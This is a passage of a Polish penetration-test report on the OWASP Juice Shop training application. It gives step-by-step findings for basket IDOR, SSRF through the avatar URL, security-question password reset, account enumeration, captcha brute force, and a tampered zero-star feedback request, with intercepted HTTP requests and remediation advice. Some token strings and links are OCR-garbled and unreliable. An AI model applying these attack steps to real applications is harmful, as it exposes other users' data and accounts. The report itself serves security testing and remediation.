cvss	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N

#### Podsumowanie

W wyniku podatności możliwe jest podejrzenie przez atakującego zawartości koszyków wszystkich klientów, do tego możliwa jest modyfikacja ich zawartości.

#### Więcej informacji:

• https://cwe.mitre.org/data/definitions/639.html

#### Warunki niezbędne do wykorzystania podatności

Wymagane jest konto w aplikacji, aby zapytanie było uwierzytelnione oraz by móc zaobserwować request polegający na dodaniu przedmiotu do koszyka, bądź wyświetleniu koszyka.

#### Szczegóły techniczne


Opisywana podatność to podatność typu Insecure direct object reference - IDOR, podatność umożliwia podejrzenie zawartości koszyka innego użytkownika aplikacji. Celem odtworzenia podatności utworzone zostają 2 konta:

- Konto pierwsze atakujący
- Konto drugie ofiara ataku

#### Wykonane czynności:


1.Założenie konta ofiary





Rysunek 23 Rejestracja konta ofiary

#### 2.Założenie konta atakującego



Rysunek 24 Rejestracja konta atakującego

- 3. Sprawdzenie numerów id koszyka atakującego oraz ofiary
- 3.1.Loguję się na konto ofiary.
- 3.1.1.Po zalogowaniu się dodaję do koszyka jeden produkt, jest nim "Apple Juice".
- 3.1.2.Przechwytuję request odpowiedzialny za wyświetlanie koszyka ofiary, jest to request zaznaczony poniżej na niebiesko:



Rysunek 25 Przechwycony request odpowiedzialny za wyświetlanie koszyka ofiary

Poniżej zaprezentowana została odpowiedź, którą zwraca strona po wykonaniu requestu. Strona zwraca kod 200 OK, w sekcji body znajduje się id koszyka równe 7 oraz zawartość koszyka – "Apple Juice", który posiada id równe 1.



Rysunek 26 Odpowiedź aplikacji na próbę wyświetlenia koszyka ofiary

- 3.2.Loguję się na konto atakującego.
- 3.2.1.Po zalogowaniu się dodaję do koszyka jeden produkt, jest nim "Banana Juice".
- 3.2.2.Przechwytuję request odpowiedzialny za wyświetlanie koszyka atakującego, jest to request zaznaczony poniżej na niebiesko:



Rysunek 27 Request umożlwiający wyświetlenie koszyka atakującego z poziomu konta atakującego


Poniżej zaprezentowana została odpowiedź, którą zwraca strona po wykonaniu requestu. Strona zwraca kod 200 OK, w sekcji body znajduje się id koszyka równe 8 oraz zawartość koszyka – "Banana Juice", który posiada id równe 6.



Rysunek 28 Odpowiedź aplikacji, zwracająca dane o koszyku atakującego



4. Poprzednio opisany request, który umożliwiał podejrzenie koszyka atakującego, o id koszyka równym 8 postanowiłem zmodyfikować, podmieniając parametr zaznaczony na niebiesko z 8 na 7.



W wyniku wysłania tak zmodyfikowanego requestu udało się podejrzeć koszyk ofiary. W odpowiedzi widać produkt "Apple Juice", który znajdował się w koszyku ofiary.

Rysunek 30 Odpowiedź aplikacji na request ze zmodyfikowanym parametrem dotyczącym koszyka ofiary

5.Dodatkowo wykonany został automatyczny skan koszyków od 1 do 25. Można zaobserwować, że aplikacja umożliwia podejrzenie zawartości wszystkich istniejących koszyków, które w trakcie wykonywania testu miały id od 1 do 8. Pozostałe koszyki były puste.



Rysunek 31 Wynik skanu automatycznego koszyków

#### Lokalizacja problemu

Problem znajduje się w funkcjonalności dodawania produktu do koszyka oraz w funkcjonalności wyświetlania koszyka. Problem dotyczy endpointu: /rest/basket/

#### Rekomendacje

Należy poprawić mechanizm autoryzacji dla funkcjonalności wyświetlania koszyka i dodawania do niego produktów.



#### Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web Application Security\_Testing/05-Authorization\_Testing/04-Testing\_for\_Insecure\_Direct\_Object\_R eferences
- <a href="https://cheatsheetseries.owasp.org/cheatsheets/Insecure\_Direct\_Object\_Reference\_Prevention\_Cheat\_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Insecure\_Direct\_Object\_Reference\_Prevention\_Cheat\_Sheet.html</a>



### (ŚREDNIA) 5.7 Podatność SSRF w profilu użytkownika

Krytyczność	Średnia
Status	Otwarta
cvss	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N

#### Podsumowanie

Podatność Server-side request forgery - SSRF - pozwala na wysyłanie zapytań przez aplikację do jej wewnętrznych zasobów poprzez odpowiednie manipulowanie funkcją dodawania zdjęcia. Ruch, który zleca atakujący nie wychodzi bezpośrednio od niego, zamiast tego wszystkie czynności wykonywane są przez aplikację.

#### Więcej informacji:

- https://cwe.mitre.org/data/definitions/918.html
- OWASP Application Security Verification Standard 5.2.6

#### Warunki niezbędne do wykorzystania podatności

Funkcjonalność dodawania awataru możliwa jest jedynie dla użytkowników aplikacji, dlatego w celu odtworzenia podatności jest potrzebne konto w aplikacji.

#### Szczegóły techniczne

1.Zalogowanie się na konto i przejście do profilu użytkownika



Rysunek 32 Ekran umożliwiający modyfikację profilu użytkownika

2.W pole Image URL wklejenie przygotowanego url'a: http://<ADRES\_JUICE\_SHOPA>/solve/challenges/server-side?key=tRy\_H4rd3r\_n0thIng\_iS\_lmp0ssibl3



- 3. Zatwierdzenie operacji przyciskiem "Link Image"
- 4. Wystąpienie podatności SSRF

#### Dodatkowo wykonałem jeszcze jeden test:

- 1. Na serwerze, na którym została uruchomiona aplikacja, uruchamiam serwer HTTP
- 2.Następnie przechodzę do aplikacji z innego urządzenia, zakładam konto i przechodzę do panelu umożliwiającego dodanie avatara
- 3.W pole "Image URL" wklejam: http://<adres serwera aplikacji>:port http serwera
- 4.Po kliknięciu "Link Image" na serwerze http obserwuję ruch nie z mojego urządzenia, a z wewnętrznego ip juice shopa osadzonego w kontenerze dockerowym.

#### Lokalizacja problemu

Problem znajduje się w sekcji odpowiedzialnej za ustawianie zdjęcia profilowego użytkownika aplikacji. Problem dotyczy endpointu: /profile/image/url .

#### Rekomendacje

Należy odpowiednio walidować i sanityzować dane pochodzące od użytkownika, przesyłane poprzez widok odpowiadający za ustawianie awatara.

#### Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web\_Application\_ Security\_Testing/07-Input\_Validation\_Testing/19-Testing\_for\_Server-Side\_Request\_ Forgery
- <a href="https://cheatsheetseries.owasp.org/cheatsheets/Server\_Side\_Request\_Forgery\_Pre">https://cheatsheetseries.owasp.org/cheatsheets/Server\_Side\_Request\_Forgery\_Pre</a> vention Cheat Sheet.html



## (ŚREDNIA) 5.8 Mechanizm resetu hasła oparty o pytanie pomocnicze

Krytyczność	Średnia
Status	Otwarta
cvss	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

#### Podsumowanie

Aplikacja posiada mechanizm resetu hasła oparty o pytanie pomocnicze. Jest to bardzo słaby mechanizm, osoby postronne mogą znać odpowiedzi na pytania pomocnicze lub mogą odpowiedzi ustalić poprzez analizę social mediów ofiary.

#### Więcej informacji:


- https://cwe.mitre.org/data/definitions/640.html
- OWASP Application Security Verification Standard 2.5.2

#### Warunki niezbędne do wykorzystania podatności

Celem wykorzystania podatności atakujący musi znać email użytkownika, którego konto chce przejąć.

#### Szczegóły techniczne


1. Wykorzystując utworzone wcześniej konto "victim@gmail.com" wpisuję złe hasło. Dostaję informację od aplikacji o niepoprawnym emailu lub haśle. Postanawiam skorzystać z funkcji przypominania hasła dostępnej pod "Forgot your password?"



Rysunek 33 Panel logowania oraz komunikaty wyświetlane po podaniu niepoprawnych danych logowania



2.Po uzupełnieniu pola email widać, że aplikacja prosi o podanie odpowiedzi na pytanie pomocnicze.



Rysunek 34 Aplikacja prosi o odpowiedź na pytanie pomocnicze

#### Lokalizacja problemu

Problem występuje w funkcjonalności zakładania konta, a konkretnie w mechanizmie odzyskiwania dostępu do konta w przypadku zapomnianego hasła. Problem ten dotyczy endpointu: /rest/user/reset-password.

#### Rekomendacje

Należy zrezygnować z funkcjonalności odzyskiwania hasła opartej o pytanie pomocnicze.

#### Wiecei informacii:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web\_Application\_ Security\_Testing/04-Authentication\_Testing/08-Testing\_for\_Weak\_Security\_Question\_ Answer
- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web\_Application\_ Security Testing/04-Authentication Testing/09-Testing for Weak Password Change or Reset Functionalities
- <a href="https://cheatsheetseries.owasp.org/cheatsheets/Forgot\_Password\_Cheat\_Sheet.htm">https://cheatsheetseries.owasp.org/cheatsheets/Forgot\_Password\_Cheat\_Sheet.htm</a>



### (ŚREDNIA) 5.9 Możliwość enumeracji kont użytkowników

Krytyczność	Średnia
Status	Otwarta
cvss	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

#### Podsumowanie

Podczas próby zalogowania do aplikacji, zwraca ona inne odpowiedzi dla adresów email użytkowników istniejących w aplikacji i dla adresów email użytkowników nieistniejących. Pozwala to na bardzo prostą enumerację użytkowników.

#### Więcej informacji:


https://cwe.mitre.org/data/definitions/204.html

#### Warunki niezbędne do wykorzystania podatności

Brak warunków niezbędnych do wykorzystania podatności, każdy kto ma dostęp do aplikacji może wykonać enumerację.

#### Szczegóły techniczne

1. Wysyłam do aplikacji request odpowiedzialny za pobranie pytania pomocniczego ustawionego przez użytkownika. Jako email podaję nieistniejący adres "victima@gmail.com"



Rysunek 35 Request odpowiedzialny za pobranie pytania pomocniczego dla użytkownika


2.Dostaję odpowiedź z aplikacji o kodzie 200 HTTP, a w body widzę, że brak jest jakiegokolwiek pytania pomocniczego.





Rysunek 36 Aplikacja zwraca kod 200 HTTP, a w sekcji body brak jest pytania pomocniczego

3. Powtarzam request, ale tym razem dla istniejącego użytkownika



Rysunek 37 Powtórzony request, tym razem dla istniejącego użytkownika

4. Aplikacja zwraca inną odpowiedź. W sekcji body znajduje się pytanie pomocnicze. Dzięki temu jestem w stanie oceniać dla poszczególnych nazw kont, czy istnieją one w aplikacji, czy też nie.



Rysunek 38 Inna odpowiedź aplikacji w zależności od tego, czy istnieje użytkownik, czy nie

#### Lokalizacja problemu

Problem znajduje się w mechanizmie uwierzytelniania. Dokładnie dotyczy końcówki: /rest/User/security-question?email=<email użytkownika>.

#### Rekomendacje

Należy zwracać taką samą odpowiedź dla adresów email użytkowników istniejących, jak i dla adresów email użytkowników nieistniejących. Dodatkowo należy limitować ilość requestów dotyczących funkcjonalności uwierzytelniania oraz rejestracji.

#### Więcej informacji:

 https://owasp.org/www-project-web-security-testing-guide/stable/4-Web\_Application\_ Security\_Testing/03-Identity\_Management\_Testing/04-Testing\_for\_Account\_Enumer ation and Guessable User Account



### (ŚREDNIA) 5.10 Słaby mechanizm Captcha

Krytyczność	Średnia
Status	Otwarta
cvss	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N

#### Podsumowanie

Mechanizmy captcha z reguły powinny uniemożliwić botom wykonanie czynności na stronie. W przypadku gdy mechanizm jest oparty o rozpoznanie np. elementu sygnalizacji świetlnej na obrazku nie jest to aż tak łatwy mechanizm do ominięcia przez automat. Natomiast w przypadku rozwiązania prostego równania, można wykonać brute force i w prosty sposób pokonywać mechanizm.

#### Więcej informacji:


- https://cwe.mitre.org/data/definitions/804.html
- OWASP Application Security Verification Standard 2.2.1

#### Warunki niezbędne do wykorzystania podatności

Brak warunków niezbędnych do wykorzystania podatności, każdy kto ma dostęp do aplikacji może próbować ominąć mechanizm captcha.

#### Szczegóły techniczne

1.Podatność znajduje się w module "Customer Feedback" służącym do pozostawienia opinii.



Rysunek 39 Mechanizm Captcha w aplikacji


2. Podaję jakąkolwiek wartość w polu "Result" i przechwytuję request.





Rysunek 40 Request przekazujący odpowiedź na pytanie Captcha

3. Wykonuję automatyczny skan, który szybko "odgaduje" oczekiwaną wartość, do tego należy zauważyć, że wykonanie 120 requestów pod rząd nie zostało zablokowane.



Rysunek 41 Próba siłowego odgadnięcia oczekiwanej wartości

#### Lokalizacja problemu

Problem znajduje się w mechanizmie captcha, dokładnie w funkcjonalności "Customer Feedback" pozwalającej na zamieszczenie opinii dostępnej na stronie. Problem znajduje się w punkcie końcowym: /api/Feedbacks/ .

#### Rekomendacje

Należy przebudować mechanizm captcha, aby był trudniejszy w obejściu.

#### Więcej informacji:

 https://owasp.org/www-project-web-security-testing-guide/stable/4-Web\_Application\_ Security\_Testing/10-Business\_Logic\_Testing/05-Test\_Number\_of\_Times\_a\_Function\_ Can Be Used Limits



## (ŚREDNIA) 5.11 Możliwość dodania opinii dodającej 0 gwiazdek

Krytyczność	Średnia
Status	Otwarta
cvss	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N

#### Podsumowanie

Domyślnie użytkownik może zostawić opinię z minimum 1 gwiazdką, jednak istnieje możliwość pozostawienia opinii dającej 0 gwiazdek. Podatność może zostać wykorzystana wraz z podatnością związaną ze słabym mechanizmem captcha, co może znacząco wpłynąć na wizerunek sklepu.

#### Więcej informacji:


- https://cwe.mitre.org/data/definitions/20.html
- OWASP Application Security Verification Standard 1.5.3

#### Warunki niezbędne do wykorzystania podatności

Brak warunków niezbędnych do wykorzystania podatności, każdy kto ma dostęp do aplikacji może ominąć walidację i pozostawić opinię.

#### Szczegóły techniczne

1.Podatność znajduje się w module "Customer Feedback" służącym do pozostawienia opinii. Jak można zaobserwować, minimalnie można ustawić jedną gwiazdkę.



Rysunek 42 Panel w aplikacji umożliwiający pozostawienie opinii i oceny

2.Przechwytuję request odpowiedzialny za przesłanie opinii w narzędziu Owasp Zap.



```
POST http://localhost:3000/api/Feedbacks/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Authorization: Bearer eyJ0eXAi0iJkVl0iLCJhbGci0iJSUzIINiJ9.
eyJzdGF0dXM10iJzdWNjZXNzIiwiZGF0YSIGeyJpZCIGMjESInVzZXJuYWllIjoiIiwiZWlhaWwi0iJ2aWN0aWlAZ21haWwuY29tIiwicGFzc3dvcmQi0iI4MjdjY2IwZW
wibGFzdExvZZluSXAi0iIwljAuMcdwIiwicHJvZmlszUltYWdlIjoiLZFzc2V0cy9wdWJ3adWNvaWlhZ2VL3VwbG9hZHMVZGWmYXVsdC5zdmcitLCJ0b3RwU2VjcmV0Ijoi.
MCISInVw2GF0ZWRBGCI61jIwMj MtMDItMTygMTgGMzUGMzcuND00ICswMDowMCIsImRbGV0ZWRBGC16bnVsbHbSimlhdcIGhTY3NjU3MjU1NywiZXhwJijoxNjc2NTkwNTI
jiAovvgi8mFgZk2LOftp070HJj-45keGbZLC9PnPrYRvLap5KRQ8upX6nBrjCaroDZTUP-05HyxeZvq4lRnrCCdG6RKUn3gnUrPHkcGFUA
Content-Type: application/json
Content-Length: 74
Origin: http://localhost:3000
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=JnQj9WreogKEpzY63y07DA02TmJt31tZ4iP2:
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{"captchaId":0,"captcha":"-53", "comment":"comment (anonymous)", "rating":1}
```

Rysunek 43 Przechwycony request odpowiedzialny za przesłanie oceny

## 3. Modyfikuję przechwycony request zmieniając wartość "rating" na zero. Następnie przesyłam request.

```
POST http://localhost:3000/api/Feedbacks/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/plain, */* Accept-Language: en-US,en;q=0.5
 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
 eyJzdGF0dXMi0iJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYWllIjoiIiwiZWlhaWwi0iJ2aWN0aWlAZ2lhaWwuY29tIiwicGFzc3
 wibGFzdExvZ2luSXAi0iIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmcil
 {\tt MCIsInVwZGF0ZWRBdCI6IjI\tilde{w}MjMtMDItMTYgMTg6MzU6MzcuNDQ0ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY3NjU3MjU1Nyounderstand and the state of t
 jiAovvgi8mFgZk2L0ftp07oHJj-45keGbZLC9PnPrYRvLap5KRQ8upX6nBrjCaroDZTUP-05HyxeZvq4lRnrCCdG6RKUn3gnUrPHkcGFUA
 Content-Type: application/json
 Content-Length: 74
 Origin: http://localhost:3000
 Connection: keep-alive
 Referer: http://localhost:3000/
 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=JnQj9WreogKEpzY6:
 Sec-Fetch-Dest: empty
 Sec-Fetch-Mode: cors
 Sec-Fetch-Site: same-origin
 {"captchaId":0,"captcha":"-53","comment":"comment (anonymous)","rating":0}
```

Rysunek 44 Zmodyfikowany request odpowiedzialny za przekazywanie opinii - zmieniono rating na 0

#### 4. Aplikacja umożliwiła dodanie opinii zawierającej 0 gwiazdek.

"status": "success", "data": {"id":9, "comment": "comment (anonymous)", "rating":0, "updatedAt": "2023-02-18714:39:41.3062", "createdAt": "2023-02-18714:39:41.3062", "UserId": mull}}

Rysunek 45 Aplikacja umożliwiła dodanie opinii z 0 gwiazdek



#### Lokalizacja problemu

Problem znajduje się w funkcjonalności "Customer Feedback". Walidacja danych wprowadzanych przez użytkownika jest niepoprawna. Problem znajduje się w punkcie końcowym: /api/Feedbacks/ .

#### Rekomendacje

Wszystkie dane przekazywane przez użytkownika powinny być walidowane po stronie serwera, uniemożliwiając manipulację danymi przekazywanymi przez użytkownika.

#### Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web\_Application\_ Security\_Testing/07-Input\_Validation\_Testing/16-Testing\_for\_HTTP\_Incoming\_Requests
- <a href="https://cheatsheetseries.owasp.org/cheatsheets/Input Validation Cheat Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Input Validation Cheat Sheet.html</a>



## (NISKA) 5.12 Niepoprawny mechanizm sprawdzania poprawności hasła przy zakładaniu konta

Krytyczność	Niska
Status	Otwarta
cvss	CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:L

#### Podsumowanie


Podczas rejestracji aplikacje wprowadzają mechanizmy typu "repeat password", aby zabezpieczyć użytkownika przed omyłkowym niepoprawnym wprowadzeniem hasła. W przypadku testowanej aplikacji, ten mechanizm jest niedopracowany i istnieje możliwość założenia konta, mimo, że nie podano 2 razy takiego samego hasła.

#### Warunki niezbędne do wykorzystania podatności

Podatność występuje w momencie zakładania konta w aplikacji. Wystarczy dostęp do aplikacji, jeszcze bez założonego konta.

#### Szczegóły techniczne


1.Przejście do modułu odpowiedzialnego za rejestrację użytkownika i uzupełnienie wymaganych pól, w sekcji "repeat password" wprowadzenie o jeden znak za dużo.



Rysunek 46 Moduł odpowiedzialny za rejestrację użytkownika

2.W wyniku powyższego działania aplikacja zwraca komunikat o niezgodności haseł. Doprowadzam do sytuacji, w której wartości w obu sekcjach są identyczne. Następnie dodaję do sekcji "password" kilka znaków. Aplikacja pozwala założyć konto mimo niezgodności podanych haseł.





Rysunek 47 Niepoprawne sprawdzenie zgodności haseł

#### Lokalizacja problemu

Problem znajduje się w funkcjonalności "repeat password" w module odpowiedzialnym za rejestrację użytkownika. Problem dotyczy końcówki: /api/Users .

#### Rekomendacje

Należy poprawić funkcjonalność "repeat password", aby uniemożliwić założenie konta, w przypadku gdy hasła się ze sobą nie zgadzają.

#### Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web Application\_ Security\_Testing/03-Identity\_Management\_Testing/02-Test\_User\_Registration\_Proce\_ <u>ss</u>
- <a href="https://cheatsheetseries.owasp.org/cheatsheets/Input Validation Cheat Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Input Validation Cheat Sheet.html</a>



## (NISKA) 5.13 Możliwość ominięcia sprawdzenia, czy podany adres jest adresem email

Krytyczność	Niska
Status	Otwarta
cvss	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:N/I:L/A:N

#### Podsumowanie

Można ominąć walidację w aplikacji i założyć konto nie rejestrując adresu email. Aplikacja sprawdza poprawność przekazanych w formularzu danych jedynie po stronie klienckiej.

#### Więcej informacji:

- <a href="https://cwe.mitre.org/data/definitions/20.html">https://cwe.mitre.org/data/definitions/20.html</a>
- OWASP Application Security Verification Standard 1.5.3


#### Warunki niezbędne do wykorzystania podatności

Brak warunków niezbędnych do wykorzystania podatności, każdy kto ma dostęp do aplikacji może ominąć walidację w funkcjonalności rejestracji.

#### Szczegóły techniczne

1. Próbuję założyć konto w aplikacji. W przypadku podania adresu email bez końcówki "@dodatek.dodatek" dostaję informację z aplikacji "Email address is not valid" i nie mogę założyć konta.





Rysunek 48 Aplikacja oczekuje poprawnego adresu email

2.Przechwytuję request odpowiedzialny za zakładanie konta i modyfikuję wartość zmiennej "email" w zapytaniu na wartość bez dodatku "@dodatek.dodatek". Wysyłam tak spreparowany request.



Rysunek 49 Przechwycony i zmodyfikowany request odpowiedzialny za przesłanie danych rejestracyjnych użytkownika

3.Dostaję odpowiedź z aplikacji informującą o utworzeniu użytkownika z nazwą, która nie jest adresem email. Na konto takiego użytkownika da się zalogować w aplikacji.





Rysunek 50 Odpowiedź z aplikacji na zmodyfikowany request - z niepoprawnym adresem email

#### Lokalizacja problemu

Problem znajduje się w funkcjonalności rejestracji użytkownika. Problem dotyczy końcówki /api/users .

#### Rekomendacje

Wszystkie dane przekazywane przez użytkownika powinny być walidowane po stronie serwera, uniemożliwiając manipulację danymi przekazywanymi przez użytkownika.

#### Więcej informacji:

- <a href="https://owasp.org/www-project-web-security-testing-guide/stable/4-Web Application\_Security\_Testing/03-Identity\_Management\_Testing/02-Test\_User\_Registration\_Process</a>
   <a href="mailto:security-testing-guide/stable/4-Web Application\_Process: user\_lesting/02-Test\_User\_Registration\_Process: user\_lesting-guide/stable/4-Web Application\_Process: user\_lesting-guide/stable/
- <a href="https://cheatsheetseries.owasp.org/cheatsheets/Input Validation Cheat Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Input Validation Cheat Sheet.html</a>